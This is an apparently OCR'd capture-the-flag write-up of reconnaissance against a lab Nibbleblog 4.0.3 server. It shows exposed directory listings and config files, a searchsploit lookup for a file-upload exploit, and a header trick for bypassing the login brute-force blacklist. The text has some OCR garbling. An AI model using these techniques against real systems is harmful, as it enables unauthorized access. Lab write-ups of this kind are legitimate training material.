
Name	Last modified	Size	Description
Parent Directory		-	
categories.xml	2017-12-10 22:52	325	
comments.xml	2017-12-10 22:52	431	
config.xml	2017-12-10 22:52	1.9K	
keys.php	2017-12-10 12:20	191	
notifications.xml	2017-12-29 05:42	1.1K	
pages.xml	2017-12-28 15:59	95	
plugins/	2017-12-10 23:27	-	
posts.xml	2017-12-28 15:38	93	
shadow.php	2017-12-10 12:20	210	
tags.xml	2017-12-28 15:38	97	
users.xml	2017-12-29 05:42	370	

Apache/2.4.18 (Ubuntu) Server at 10.129.157.37 Port 80



This XML file does not appear to have any style information associated with it. The document tree is shown below.

```
▾<users>
  ▾<user username="admin">
     <id type="integer">0</id>
     <session_fail_count type="integer">0</session_fail_count>
     <session_date type="integer">1514544131</session_date>
   </user>
  ▾<blacklist type="string" ip="10.10.10.1">
     <date type="integer">1512964659</date>
     <fail_count type="integer">1</fail_count>
   </blacklist>
 </users>
```



This XML file does not appear to have any style information associated with it. The document tree is shown below.


```
▾<config>
   <name type="string">Nibbles</name>
   <slogan type="string">Yum yum</slogan>
   <footer type="string">Powered by Nibbleblog</footer>
   <advanced_post_options type="integer">0</advanced_post_options>
   <url type="string">http://10.10.10.134/nibbleblog/</url>
   <path type="string">/nibbleblog/</path>
   <items_rss type="integer">4</items_rss>
   <items_page type="integer">6</items_page>
   <language type="string">en_US</language>
   <timezone type="string">UTC</timezone>
   <timestamp_format type="string">%d %B, %Y</timestamp_format>
   <locale type="string">en_US</locale>
   <img_resize type="integer">1</img_resize>
   <img_resize_width type="integer">1000</img_resize_width>
   <img_resize_height type="integer">600</img_resize_height>
   <img_resize_quality type="integer">100</img_resize_quality>
   <img_resize_option type="string">auto</img_resize_option>
   <img_thumbnail type="integer">1</img_thumbnail>
   <img_thumbnail_width type="integer">190</img_thumbnail_width>
   <img_thumbnail_height type="integer">190</img_thumbnail_height>
   <img_thumbnail_quality type="integer">100</img_thumbnail_quality>
   <img_thumbnail_option type="string">landscape</img_thumbnail_option>
   <theme type="string">simpler</theme>
   <notification_comments type="integer">1</notification_comments>
   <notification_session_fail type="integer">0</notification_session_fail>
   <notification_session_start type="integer">0</notification_session_start>
   <notification_email_to type="string">admin@nibbles.com</notification_email_to>
   <notification_email_from type="string">noreply@10.10.10.134</notification_email_from>
   <seo_site_title type="string">Nibbles - Yum yum</seo_site_title>
   <seo_site_description type="string"/>
   <seo_keywords type="string"/>
   <seo_robots type="string"/>
   <seo_google_code type="string"/>
   <seo_bing_code type="string"/>
   <seo_author type="string"/>
   <friendly_urls type="integer">0</friendly_urls>
   <default_homepage type="integer">0</default_homepage>
 </config>
```

Found some sensitive information like username

Sensitive information

username: admin@nibbles.com
mail id: noreply@10.10.10.134

```
http://10.129.157.37/nibbleblog/languages/
```




Not secure 10.129.157.37/nibbleblog/languages/

Index of /nibbleblog/languages

```
      Name          Last modified    Size Description
Parent Directory                      -
de_DE.bit        2014-02-03 14:27  17K
en_US.bit        2014-02-28 16:34  17K
es_ES.bit        2014-02-03 14:27  18K
fr_FR.bit        2014-03-11 20:36  19K
it_IT.bit        2014-02-03 14:27  18K
nl_NL.bit        2014-03-28 19:06  17K
pl_PL.bit        2014-03-28 19:05  18K
pt_PT.bit        2014-02-03 14:27  18K
ru_RU.bit        2014-02-04 20:43  24K
vi_VI.bit        2014-02-03 14:27  18K
zh_CN.bit        2014-03-28 19:07  16K
zh_TW.bit        2014-02-03 14:27  16K
```

Apache/2.4.18 (Ubuntu) Server at 10.129.157.37 Port 80

```
http://10.129.157.37/nibbleblog/plugins/
```




Not secure 10.129.157.37/nibbleblog/plugins/

Index of /nibbleblog/plugins

Name	Last modified	Size	Description
Parent Directory		-	
about/	2013-11-05 21:23	-	
analytics/	2013-11-05 21:23	-	
categories/	2013-11-04 15:42	-	
hello/	2013-11-04 20:03	-	
html_code/	2013-11-05 21:23	-	
latest_posts/	2014-01-20 14:17	-	
maintenance_mode/	2013-11-05 21:24	-	
my_image/	2013-11-05 21:24	-	
open_graph/	2014-02-25 14:10	-	
pages/	2014-01-23 21:53	-	
quick_links/	2013-11-01 14:23	-	
slogan/	2013-11-01 14:23	-	
sponsors/	2013-11-05 21:24	-	
tag_cloud/	2014-02-25 14:10	-	
twitter_cards/	2013-11-05 20:47	-	

Apache/2.4.18 (Ubuntu) Server at 10.129.157.37 Port 80

```
http://10.129.157.37/nibbleblog/themes/
```




Not secure 10.129.157.37/nibbleblog/themes/

Index of /nibbleblog/themes

Name	Last modified	Size	Description
Parent Directory		-	
echo/	2017-12-10 23:27	-	
medium/	2017-12-10 23:27	-	
note-2/	2017-12-10 23:27	-	
simpler/	2017-12-10 23:27	-	
techie/	2017-12-10 23:27	-	

Apache/2.4.18 (Ubuntu) Server at 10.129.157.37 Port 80

```
http://10.129.157.37/nibbleblog/README
```




```
====== Nibbleblog ======
Version: v4.0.3
Codename: Coffee
Release date: 2014-04-01

Site: http://www.nibbleblog.com
Blog: http://blog.nibbleblog.com
Help & Support: http://forum.nibbleblog.com
Documentation: http://docs.nibbleblog.com

===== Social =====
* Twitter: http://twitter.com/nibbleblog
* Facebook: http://www.facebook.com/nibbleblog
* Google+: http://google.com/+nibbleblog

===== System Requirements =====
* PHP v5.2 or higher
* PHP module - DOM
* PHP module - SimpleXML
* PHP module - GD
* Directory â€œcontentâ€ writable by Apache/PHP

Optionals requirements
```

Sensitive information


Nibbleblog Version v4.0.3
Code Name: Coffee

```
searchsploit -t nibbleblog 4.0.3
```



```
┌──(nathan㉿BADRAM)-[~/CTF-Challenges/Nibbles]
└─$ searchsploit -t nibbleblog 4.0.3
--------------------------------------------------------------- ---------------------------------
Exploit Title                                                  |  Path
--------------------------------------------------------------- ---------------------------------
ibbleblog 4.0.3 - Arbitrary File Upload (Metasploit)           | php/remote/38489.rb
--------------------------------------------------------------- ---------------------------------
hellcodes: No Results
```

```
http://10.129.157.37/nibbleblog/admin.php
```



10.129.157.37/nibbleblog/admin.php

Sign in to Nibbleblog admin area

Username

Password


□ Remember me

Login

← Back to blog

Sensitive information

Admin login page found




10.129.157.37/nibbleblog/admin.php

Nibbleblog security error - Blacklist protection

Blacklist protection enabled for user brute force

Max 5 failed login attempts allowed

Added `X-Forwarded-By: 127.0.0.1` in request header to bypass waf.



